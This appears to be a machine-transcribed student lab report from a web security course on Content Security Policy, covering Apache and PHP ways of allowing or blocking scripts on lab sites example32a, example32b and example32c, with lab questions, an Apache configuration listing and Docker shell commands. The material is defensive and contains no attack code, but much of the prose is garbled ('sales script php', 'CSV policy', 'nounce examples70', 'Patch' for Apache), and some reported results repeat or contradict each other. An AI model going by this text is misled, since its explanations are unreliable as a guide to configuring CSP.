
example32a---No CSP policy this is the example to be the csp policy because it's all set in the apache configuration file header set, but this the configuration file in the image so if we modify here we need to rebuild this image and bring the container upto to make in effect so we may choose it to just modify inside the container, but if the modify inside cannot help put down the cleaner will become that's enough.

We can also setup the csp policy in using the sales script php index.php in the web application in the php source file and some other websites they are just used to host javascript files for example60 and example70.com.




In the above csp folder we are able to see the script area four,five,six and so now let's open the first one.The other files like index.html all follow the example website.We will use index.php as its homepage as we see in the configuration file.


Now lets open the first one www.example32a.com



You can see there are no csp policies, we can see javacript code are all executed and we can click the button you will JS code executed



We can see the page source.



Here we have seven items totally at the beginning they all show failed and when we load it after the javascript is executed through the field the field will be changed to OK.


We also have six javascript block corresponding to item one to six for item seven the javascript is in line.There are 6 area in javascript code.


The script files for area four are on the same website.And the script value first with area six they are hosted on example60 and example70, rightnow on different websites.

Since now CSV policy was just record are allowed to execute.


Now we want to forbid some javascript code to secure the website.

We need to open the script_area files from javascript folders.






All the files are identical except their ID.



The source code is same as index.html file. By right click we can open the webpage source code.

But here the server code we are not able to see.


The modified PHP code.



It included index.html. This policy is a service block php, code block csp header. We can set the content security policy default source as the same website and nounce examples70.

Q) Describe and explain the observations when you visit these websites

A) For websites four fields show OKAY and that click me also worked




Here the 1st,2nd,3rd and 5th are Failed and the other one is OKAy.

Here above we can see 2nd,3rd and 5th are Failed and other's are Okay

You may use different methods to set them up but the syntax for the policy they are identical.We want to see for a patch you may sell in the patch website configuration file or you may serve and if you use a picture you can setup other or setphp index. There is no need to mix the policy with the source code.If you have unique policy across your whole website is better set in your website configuration file

Q) Click the button in the web pages from all the three websites, describe and explain your observations.

For www.example32b.com



Here the 1st,2nd,3rd and 5th are Failed and the other one is OKAy.

And when we Click on “Click me” button it does not display anything. Why?

Check the policy for that set to be, it’s a csp configuration, you set up this configuration file in the image www here.Opened the apache_csp.conf file


The allowed javascript code is only from the same website.For example, From self this have worked and from example70 has also worked as it shows OK and it’s not specified here they are all disabled, so only two are allowed so we see only two are there now

Open + apache_csp.conf ~/CSE643/Lab-02/Labsetup/image_www

index.html × phpindex.php × hosts × apache_csp.conf × apache_csp1.conf ×

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
              default-src 'self'; \
              script-src 'self' *.example70.com \
            "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>
```

3) Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include the modified configuration in the script.




A) Five is failed and six is already OKAY. Area file and 6 display OK. We already know 6 is already OK in this example set B that is example32b.com


Now if we change them to AutoOkay? How do we do that?

Q) Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Q). Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.


Go inside the container to modify the Patch configuration file and see the location of the file.





root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202...
seed@ip-172-31-19-202...
root@58f8457682f1: /v...
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:/# cd /var/www/csp
root@58f8457682f1:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_csp.conf apache_elgg.conf server_name.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf

